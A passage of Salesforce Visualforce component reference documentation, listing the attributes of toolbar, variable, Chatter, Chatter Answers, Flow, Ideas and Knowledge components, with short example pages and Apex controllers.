onitemkeydown	String	The JavaScript invoked if the user presses a keyboard key on a component in the toolbar that is not in a toolbarGroup component.		16.0	
onitemkeypress	String	The JavaScript invoked if the user presses or holds down a keyboard key on an item in the toolbar that is not in a toolbarGroup component.		16.0	
onitemkeyup	String	The JavaScript invoked if the user releases a keyboard key on an item in the toolbar that is not in a toolbarGroup component.		16.0	
onitemmousedown	String	The JavaScript invoked if the user clicks a mouse button on an item in the toolbar that is not in a toolbarGroup component.		16.0	
onitemmousemove	String	The JavaScript invoked if the user moves the mouse pointer while focused on an item in the toolbar that is not in a toolbarGroup component.		16.0	
onitemmouseout	String	The JavaScript invoked if the user moves the mouse pointer away from the an item in the toolbar that is not in a toolbarGroup component.		16.0	
onitemmouseover	String	The JavaScript invoked if the user moves the mouse pointer over an item in the toolbar that is not in a toolbarGroup component.		16.0	
onitemmouseup	String	The JavaScript invoked if the user releases a mouse button on an item in the toolbar that is not in a toolbarGroup component.		16.0	
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		16.0	
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		16.0	
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		16.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		16.0	
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		16.0	
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the toolbar.		16.0	
onmouseover	String	he JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the toolbar.		16.0	
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		16.0	
rendered	Boolean	A Boolean value that specifies whether the toolbar is rendered on the page. If not specified, this value defaults to true.		10.0	global
separatorClass	String	The style class used to display the toolbar component separator, used primarily to designate which CSS styles are applied when using an external CSS stylesheet. See also the itemSeparator attribute.		10.0	global
style	String	The style used to display the toolbar, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the toolbar, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
width	String	The width of the toolbar, expressed as a relative percentage of the total width of the screen (for example, width="5%") or as an absolute number of pixels (for example, width="10px"). If not specified, this value defaults to 100%.		10.0	global

SEE ALSO:

apex:toolbarGroup

apex:toolbarGroup

A group of components within a toolbar that can be aligned to the left or right of the toolbar. The `<apex:toolbarGroup>` component must be a child component of an `<apex:toolbar>`.

Example

```
<!-- Page: -->
<apex:page id="thePage">
    <apex:toolbar id="theToolbar">
```

```
        <apex:outputText value="Sample Toolbar"/>
        <apex:toolbarGroup itemSeparator="line" id="toobarGroupLinks">
          <apex:outputLink value="http://www.salesforce.com">salesforce</apex:outputLink>

            <apex:outputLink value="https://developer.salesforce.com">apex developer
network</apex:outputLink>
        </apex:toolbarGroup>
        <apex:toolbarGroup itemSeparator="line" location="right" id="toobarGroupForm">
            <apex:form id="theForm">
                <apex:inputText id="theInputText">Enter Text</apex:inputText>
                <apex:commandLink value="search" id="theCommandLink"/>
            </apex:form>
        </apex:toolbarGroup>
    </apex:toolbar>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the toolbarGroup component to be referenced by other components in the page.		10.0	global
itemSeparator	String	The symbol used to separate toolbar components in the toolbarGroup. Possible values include "none", "line", "square", "disc", and "grid". If not specified, this value defaults to "none".		10.0	global
location	String	The position of the toolbarGroup in the toolbar. Possible values include "left" or "right". If not specified, this value defaults to "left".		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the toolbarGroup.		11.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the toolbarGroup twice.		11.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		11.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		11.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		11.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		11.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		11.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`onmouseout`	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the toolbarGroup component.		11.0	global
`onmouseover`	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the toolbarGroup component.		11.0	global
`onmouseup`	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		11.0	global
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
`separatorClass`	String	The style class used to display the toolbar component separator, used primarily to designate which CSS styles are applied when using an external CSS stylesheet. See also the itemSeparator attribute.		10.0	global
`style`	String	The CSS style used to display the toolbar group, used primarily for adding inline CSS styles.		10.0	global
`styleClass`	String	The style class used to display the toolbar group, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global

SEE ALSO:

apex:toolbar

`apex:variable`

A local variable that can be used as a replacement for a specified expression within the body of the component. Use `<apex:variable>` to reduce repetitive and verbose expressions within a page.

Use this component to get user input for a controller method that does not correspond to a field on an sObject. Only `<apex:inputField>` and `<apex:outputField>` can be used with sObject fields.

Note: `<apex:variable>` does not support reassignment inside of an iteration component, such as `<apex:dataTable>` or `<apex:repeat>`. The result of doing so, e.g., incrementing the `<apex:variable>` as a counter, is unsupported and undefined.

Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid contact record in the URL.
For example, if 001D000000IRt53 is the contact ID, the resulting URL should be:
https://MyDomain_login_URL/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->
```

```
<!-- Page: -->
<apex:page controller="variableCon">
    <apex:variable var="c" value="{!contact}" />

    <p>Greetings, {!c.LastName}.</p>
</apex:page>

/*** Controller ***/
public class variableCon {
    Contact contact;

    public Contact getContact() {
        if (contact == null){
        contact = [select LastName from Contact where
            id = :ApexPages.currentPage().getParameters().get('id')];
        }
        return contact;
    }
}
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
value	Object	The expression that can be represented by the variable within the body of the variable component.	Yes	10.0	global
var	String	The name of the variable that can be used to represent the value expression within the body of the variable component.	Yes	10.0	global

apex:vote

A component that displays the vote control for an object that supports it.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`id`	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
`objectId`	String	An identifier for the object to vote on.	Yes	26.0	
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
`rerender`	String	The area(s) of the page that are refreshed when the action is taken.		43.0	

`chatter:feed`

Displays the Chatter feed for a record or a user.

Usage Limitations

- Chatter components are unavailable for Visualforce pages on Experience Cloud sites.
- Ext JS version 3.0 and earlier can't be included on pages that use this component.
- The `chatter:feed` component doesn't support `feedItemType` when the `entityId` is a user.
- The `chatter:feed` component doesn't support the creation of hyperlinks in Chatter posts through the rich text editor. In Salesforce Classic, users can still attach a link to a Chatter post. See Attach a Link to a File or Other Content to a Post.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`entityId`	id	ID of the record for which to display the feed; for example, `{!Contact.Id}`. To display the Chatter feed of the current user, use `{!$User.Id}`.	Yes	20.0	
`feedItemType`	String	The feed item type on which the record or user feed is filtered. For accepted values, see the `type` field for the FeedItem object.		20.0	
`id`	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
`onComplete`	String	The JavaScript function to call after a post or comment is added to the feed		20.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to `true`.		14.0	global
`reRender`	Object	The ID of one or more components that are redrawn when the result of the action method returns to the client. This value can be a single ID, a comma-separated list of IDs, or a merge field expression for a list or collection of IDs.		20.0	
`showPublisher`	Boolean	Displays the Chatter publisher. In archived groups, the publisher is hidden regardless of the value specified.		20.0	

`chatter:feedWithFollowers`

An integrated UI component that displays the Chatter feed for a record, as well as its list of followers. Note that Chatter components are unavailable for Visualforce pages on Force.com sites. Ext JS versions less than 3 should not be included on pages that use this component. Do not include this component inside an `<apex:form>` tag.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`entityId`	id	Entity ID of the record for which to display the feed; for example, Contact.Id	Yes	20.0	
`id`	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
`onComplete`	String	The JavaScript invoked when the result of an AJAX update request completes on the client		20.0	
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
`reRender`	Object	The ID of one or more components that are redrawn when the result of the action method returns to the client. This value can be a single ID, a comma-separated list of IDs, or a merge field expression for a list or collection of IDs.		20.0	
`showHeader`	Boolean	Shows a metabar header that includes UI tags, a Show/Hide button, and a Follow/Unfollow button		20.0	

SEE ALSO:

chatter:feed

chatter:follow

Renders a button for a user to follow or unfollow a Chatter record. Note that Chatter components are unavailable for Visualforce pages on Force.com sites. Ext JS versions less than 3 should not be included on pages that use this component.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`entityId`	id	Entity ID of the record for which to display the follow or unfollow button; for example, Contact.Id	Yes	20.0	
`id`	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
`onComplete`	String	The JavaScript function to call after the follow/unfollow event completes		20.0	
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
`reRender`	Object	The ID of one or more components that are redrawn when the result of the action method returns to the client. This value can be a single ID, a comma-separated list of IDs, or a merge field expression for a list or collection of IDs.		20.0	

SEE ALSO:

chatter:followers

chatter:followers

Displays the list of Chatter followers for a record. Note that Chatter components are unavailable for Visualforce pages on Force.com sites. Ext JS versions less than 3 should not be included on pages that use this component.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`entityId`	id	Entity ID of the record for which to display the list of followers; for example, Contact.Id	Yes	20.0	
`id`	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

SEE ALSO:

chatter:follow

chatter:newsfeed

Displays the Chatter NewsFeed for the current user. Note that Chatter components are unavailable for Visualforce pages on Force.com sites. Ext JS versions less than 3 should not be included on pages that use this component.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`id`	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
`onComplete`	String	The JavaScript function to call after a post or comment is added to the feed		24.0	
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
`reRender`	Object	The ID of one or more components that are redrawn when the result of the action method returns to the client. This value can be a single ID, a comma-separated list of IDs, or a merge field expression for a list or collection of IDs.		24.0	

chatter:userPhotoUpload

Uploads a user's photo to their Chatter profile page. To use this component, you must enable Chatter in the org. Users must belong to either Standard User, Portal User, High Volume Portal User, or Chatter External User profiles.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`id`	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
`showOriginalPhoto`	Boolean	Displays the photo in its original format instead of the default cropped format.		28.0	

`chatteranswers:aboutme`

Chatter Answers profile box which contains the user photo, username, the Edit my settings link, and the Sign out link. The profile box is accessible only to authenticated users. Use with other Chatter Answers components to create a customized experience for your Chatter Answers users.

This example displays the Chatter Answers aboutme component.

```
<apex:page showHeader="true">
    <chatteranswers:aboutme communityId="09axx00000000HK"/>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`communityId`	String	Zone in which to display the feed.	Yes	29.0	
`id`	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
`noSignIn`	Boolean	A flag that disables the sign-on option for the feed.		29.0	
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

chatteranswers:allfeeds

Displays the Chatter Answers application, including the feed, filters, profiles, and the Sign Up and Sign In buttons. Ext JS versions less than 3 should not be included on pages that use this component.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
articleLanguage	String	The language in which the articles must be retrieved.		24.0	
communityId	id	Zone in which to display the feed.	Yes	24.0	
filterOptions	String	You can select any of the following options as filters in the Q&A feed: 'AllQuestions', 'UnansweredQuestions', 'UnsolvedQuestions', 'SolvedQuestions', 'MyQuestions', 'MostPopular', 'DatePosted', 'RecentActivity'.		24.0	
forceSecureCustomWebAddress	Boolean	This attribute was deprecated in Salesforce API version 29.0 and has no effect on the page.		24.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
jsApiVersion	Double	JavaScript API version		24.0	
noSignIn	Boolean	A flag that disables the sign-on option for the feed.		24.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
useUrlRewriter	Boolean	A flag that rewrites URLs based on the Sites URL Rewriter.		24.0	

chatteranswers:changepassword

Displays the Chatter Answers change password page. Ext JS versions less than 3 should not be included on pages that use this component.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

SEE ALSO:

chatteranswers:forgotpassword

`chatteranswers:datacategoryfilter`

Chatter Answers data category filter, which let users filter feeds by data category. Use with other Chatter Answers components to create a customized experience for your Chatter Answers users.

This example displays the Chatter Answers datacategoryfilter component.

```
<apex:page showHeader="true">
    <chatteranswers:datacategoryfilter communityId="09axx00000000HK"/>

</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`communityId`	string	Zone in which to display the feed.	Yes	29.0	
`id`	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

`chatteranswers:feedfilter`

The feed filter lets users sort and filter the feeds that appear in Chatter Answers.

This example displays the Chatter Answers feedfilter component.

```
<apex:page showHeader="true">
    <chatteranswers:feedfilter/>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
filterOptions	String	The options show in Chatter Answers Filter, can be 'AllQuestions', 'UnansweredQuestions', 'UnsolvedQuestions', 'SolvedQuestions', 'MyQuestions', 'MostPopular', 'DatePosted', 'RecentActivity'.		29.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

chatteranswers:feeds

Chatter Answers feed, which let users browse questions and articles and post replies to questions within a zone. Use with other Chatter Answers components to create a customized experience for your Chatter Answers users.

This example displays the Chatter Answers feeds component.

```
<apex:page showHeader="true">
    <chatteranswers:feeds communityId="09axx00000000HK"/>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
articleLanguage	String	The language in which the articles must be retrieved.		29.0	
communityId	String	Zone in which to display the feed.	Yes	29.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
jsApiVersion	Double	JavaScript API version		29.0	
noSignIn	Boolean	A flag that disables the sign-on option for the feed.		29.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
useUrlRewriter	Boolean	A flag that rewrites urls based on the Sites URL Rewriter.		29.0	

chatteranswers:forgotpassword

Displays the Chatter Answers forgot password page. Ext JS versions less than 3 should not be included on pages that use this component.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
useUrlRewriter	Boolean	A flag that rewrites urls based on the Sites URL Rewriter.		24.0	

SEE ALSO:

chatteranswers:changepassword

chatteranswers:forgotpasswordconfirm

Displays the Chatter Answers password confirmation page. Ext JS versions less than 3 should not be included on pages that use this component.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`id`	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
`useUrlRewriter`	Boolean	A flag that rewrites urls based on the Sites URL Rewriter.		24.0	

SEE ALSO:

chatteranswers:changepassword

chatteranswers:guestsignin

Chatter Answers Sign In and Sign Up buttons. These buttons are accessible only to guest users. Use with other Chatter Answers components to create a customized experience for your Chatter Answers users.

This example displays the Chatter Answers Guest SignIn component.

```
<apex:page showHeader="true">
    <chatteranswers:guestsignin/>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`id`	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
`useUrlRewriter`	Boolean	A flag that rewrites URLs based on the Sites URL Rewriter.		29.0	

chatteranswers:help

Displays the Chatter Answers help page (FAQ) to your customers.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

chatteranswers:login

Displays the Chatter Answers sign in page. Ext JS versions less than 3 should not be included on pages that use this component.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
useUrlRewriter	Boolean	A flag that rewrites urls based on the Sites URL Rewriter.		24.0	

chatteranswers:registration

Displays the Chatter Answers registration page.

This example displays the Chatter Answers registration component.

```
            <apex:page showHeader="true">
                <chatteranswers:registration hideTerms="false" useUrlRewriter="false"
profileId="00exx0000000000" registrationClassName="ChatterAnswersRegistration"/>
```

```
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
hideTerms	Boolean	Flag to hide Terms and Conditions section.		24.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
profileId	id	If this component is accessed through a Salesforce Community, it represents the profile ID of the self-registered user. This profile is used only for Salesforce Community site registration and not for standalone Force.com site registration.		24.0	
registrationClassName	String	The name of the Apex class that implements the ChatterAnswers.AccountCreator Apex interface. If unused, Chatter Answers registration uses the generated ChatterAnswers or ChatterAnswersRegistration Apex class.		24.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
useUrlRewriter	Boolean	A flag that rewrites urls based on the Sites URL Rewriter.		24.0	

chatteranswers:searchask

Search bar and button that lets users search for questions and articles and ask questions within a zone. Use with other Chatter Answers components to create a customized experience for your Chatter Answers users.

This example displays the Chatter Answers searchask component.

```
<apex:page showHeader="true">
    <chatteranswers:searchask communityId="09axx00000000HK"/>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Requied?	API Version	Access
`communityId`	string	Zone in which to display the feed.	Yes	29.0	
`id`	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
`noSignIn`	Boolean	A flag that disables the sign-on option for the feed.		29.0	
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
`searchLanguage`	String	The language in which the articles must be retrieved.		29.0	
`useUrlRewriter`	Boolean	A flag that rewrites URLs based on the Sites URL Rewriter.		29.0	

`chatteranswers:singleitemfeed`

Displays the Chatter Answers feed for a single case and question. Ext JS versions less than 3 should not be included on pages that use this component.

Attributes

Attribute Name	Attribute Type	Description	Requied?	API Version	Access
`entityId`	id	Entity ID of the case for which to display the feed.	Yes	24.0	
`id`	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

`flow:interview`

This component embeds a Flow interview in the page.

Example

```
<!-- Page: -->
<apex:page controller="exampleCon">
```

```
<!-- embed a simple flow -->
 <flow:interview name="my_flow" interview="{!my_interview}"></flow:interview>
 <!-- get a variable from the embedded flow using my_interview.my_variable -->
 <apex:outputText value="here is my_variable : {!my_interview.my_variable}"/>
</apex:page>

/*** Controller ***/
public class exampleCon {
    Flow.Interview.my_flow my_interview {get; set;}
}
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
allowShowPause	Boolean	A Boolean value that allows the flow to display the Pause button. The Pause button appears on a flow screen only if this attribute is set to true for the <flow:interview> component, the 'Let Users Pause Flows' setting is enabled for your organization, and the currently displayed screen has been configured to show the Pause button.		33.0	
buttonLocation	String	The area of the page block where the navigation buttons should be rendered. Possible values include 'top', 'bottom', or 'both'. If not specified, this value defaults to 'both'.		21.0	
buttonStyle	String	Optional style applied to the command buttons. Can only be used for in-line styling, not for CSS classes.		21.0	
finishLocation	ApexPages.PageReference	A PageReference that can be used to determine where the flow navigates when it finishes.		21.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
interview	Flow.Interview	An object that can be used to represent the FlowInterview.		21.0	
name	String	The unique name of the flow.	Yes	21.0	
pausedInterviewId	String	Id of a paused interview to resume.		33.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
rerender	Object	The ID of one or more components that are redrawn when the result of the action method returns to the client. This value can be a single ID, a comma-separated list of IDs, or a merge field expression for a list or collection of IDs.		21.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
showHelp	Boolean	Should the help link be displayed.		21.0	

SEE ALSO:

An Advanced Example of Using <flow:interview>

ideas:detailOutputLink

A link to the page displaying an idea. Note: To use this component, please contact your Salesforce representative and request that the Ideas extended standard controllers be enabled for your organization.

detailOutputLink component using the ideas standard controller

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid idea record in the URL.
For example, if 001D000000IRt53 is the idea ID, the resulting URL should be:
https://MyDomain_login_URL/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

<!-- Page: detailPage -->
<apex:page standardController="Idea">
    <apex:pageBlock title="Idea Section">
        <ideas:detailOutputLink page="detailPage"
ideaId="{!idea.id}">{!idea.title}</ideas:detailOutputLink>
        <br/><br/>
        <apex:outputText >{!idea.body}</apex:outputText>
    </apex:pageBlock>
    <apex:pageBlock title="Comments Section">
        <apex:dataList var="a" value="{!commentList}" id="list">
        {!a.commentBody}
        </apex:dataList>
    </apex:pageBlock>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
ideaId	String	The ID for the idea to be displayed.	Yes	43.0	
page	ApexPages.PageReference	The Visualforce page whose URL is used for the output link. This page must use the standard controller.	Yes	43.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
pageNumber	Integer	The desired page number for the comments on the idea detail page (50 per page). E.g. if there are 100 comments, pageNumber="2" would show comments 51-100.		43.0	
pageOffset	Integer	The desired page offset from the current page. If pageNumber is set, then the pageOffset value is not used. If neither pageNumber nor pageOffset are set, the resulting link does not have a page specified and the controller defaults to the first page.		43.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
style	String	The style used to display the detailOutputLink component, used primarily for adding inline CSS styles.		43.0	
styleClass	String	The style class used to display the detailOutputLink component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		43.0	

ideas:listOutputLink

A link to the page displaying a list of ideas. Note: To use this component, please contact your Salesforce representative and request that the Ideas extended standard controllers be enabled for your organization.

listOutputLink component using the ideas standard list controller

```
<!-- Page: listPage -->
<apex:page standardController="Idea" recordSetVar="ideaSetVar">
    <apex:pageBlock >
        <ideas:listOutputLink sort="recent" page="listPage" >Recent
Ideas</ideas:listOutputLink>
        |
        <ideas:listOutputLink sort="top" page="listPage">Top Ideas</ideas:listOutputLink>

        |
        <ideas:listOutputLink sort="popular" page="listPage">Popular
Ideas</ideas:listOutputLink>
        |
        <ideas:listOutputLink sort="comments" page="listPage">Recent
Comments</ideas:listOutputLink>
    </apex:pageBlock>
    <apex:pageBlock >
        <apex:dataList value="{!ideaList}" var="ideadata">
        <apex:outputText value="{!ideadata.title}"/>
        </apex:dataList>
    </apex:pageBlock>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
category	String	The desired category for the list of ideas.		43.0	
communityId	String	The ID for the zone in which the ideas are displayed. If communityID is not set, the zone is defaulted to an active zone accessible to the user. If the user has access to more than one zone, the zone whose name comes first in the alphabet is used.		43.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
page	ApexPages.PageReference	The Visualforce page whose URL is used for the output link. This page must use the set oriented standard controller.	Yes	43.0	
pageNumber	Integer	The desired page number for the list of ideas (20 per page). E.g. if there are 100 ideas, pageNumber="2" would show ideas 21-40.		43.0	
pageOffset	Integer	The desired page offset from the current page. If pageNumber is set, then the pageOffset value is not used. If neither pageNumber nor pageOffset are set, the resulting link does not have a page specified and the controller defaults to the first page.		43.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
sort	String	The desired sort for the list of ideas. Possible values include "popular", "recent", "top", and "comments."		43.0	
status	String	The desired status for the list of ideas.		43.0	
stickyAttributes	Boolean	A Boolean value that specifies whether this component should reuse values for communityId, sort, category, and status that are used on the page containing this link.		43.0	
style	String	The style used to display the listOutputLink component, used primarily for adding inline CSS styles.		43.0	
styleClass	String	The style class used to display the listOutputLink component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		43.0	

ideas:profileListOutputLink

A link to the page displaying a user's profile. Note: To use this component, please contact your Salesforce representative and request that the Ideas extended standard controllers be enabled for your organization.

profileListOutputLink component using the ideas standard list controller

```
<!-- Page: profilePage -->

<apex:page standardController="Idea" recordSetVar="ideaSetVar">
    <apex:pageBlock>
        <ideas:profileListOutputLink sort="recentReplies" page="profilePage">Recent
Replies</ideas:profileListOutputLink>
        |
        <ideas:profileListOutputLink sort="ideas" page="profilePage">Ideas
Submitted</ideas:profileListOutputLink>
        |
        <ideas:profileListOutputLink sort="votes" page="profilePage">Ideas
Voted</ideas:profileListOutputLink>
    </apex:pageBlock>
    <apex:pageBlock >
        <apex:dataList value="{!ideaList}" var="ideadata">
            <apex:outputText value="{!ideadata.title}"/>
        </apex:dataList>
    </apex:pageBlock>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
communityId	String	The ID for the zone in which the ideas are displayed. If communityID is not set, the zone is defaulted to an active zone accessible to the user. If the user has access to more than one zone, the zone whose name comes first in the alphabet is used.		43.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
page	ApexPages.PageReference	The Visualforce page whose URL is used for the output link. This page must use the set oriented standard controller.	Yes	43.0	
pageNumber	Integer	The desired page number for the list of ideas (20 per page). E.g. if there are 100 ideas, pageNumber="2" would show ideas 21-40.		43.0	
pageOffset	Integer	The desired page offset from the current page. If pageNumber is set, then the pageOffset value is not used. If neither pageNumber nor pageOffset are set, the resulting link does		43.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		not have a page specified and the controller defaults to the first page.			
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
`sort`	String	The desired sort for the list of ideas. Possible values include "ideas", "votes", and "recentReplies."		43.0	
`stickyAttributes`	Boolean	A Boolean value that specifies whether this component should reuse values for userId, communityId, and sort that are used on the page containing this link.		43.0	
`style`	String	The style used to display the profileListOutputLink component, used primarily for adding inline CSS styles.		43.0	
`styleClass`	String	The style class used to display the profileListOutputLink component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		43.0	
`userId`	String	The ID of the user whose profile is displayed.		43.0	

knowledge:articleCaseToolbar

UI component used when an article is opened from the case detail page. This component shows current case information and lets the user attach the article to the case.

An example of an 'FAQ' custom article-type template that uses this component

```
<apex:page standardController="FAQ__kav" sidebar="false" >
    <knowledge:articleCaseToolbar
        rendered="{!$CurrentPage.parameters.caseId != null}"
        caseId="{!$CurrentPage.parameters.caseId}"
        articleId="{!$CurrentPage.parameters.id}" />
    <h1>{!FAQ__kav.Title}</h1><br />
 </apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`articleId`	String	Id of the current article.	Yes	43.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`caseId`	String	Id of the current case.	Yes	43.0	
`id`	String	An identifier that allows the component to be referenced by other components on the page.		14.0	global
`includeCSS`	Boolean	Specifies whether this component must include the CSS. Default is true.		43.0	
`rendered`	Boolean	Specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

knowledge:articleList

A loop on a filtered list of articles. You can use this component up to four times on the same page. Note that you can only specify one criterion for each data category and that only standard fields are accessible, such as:

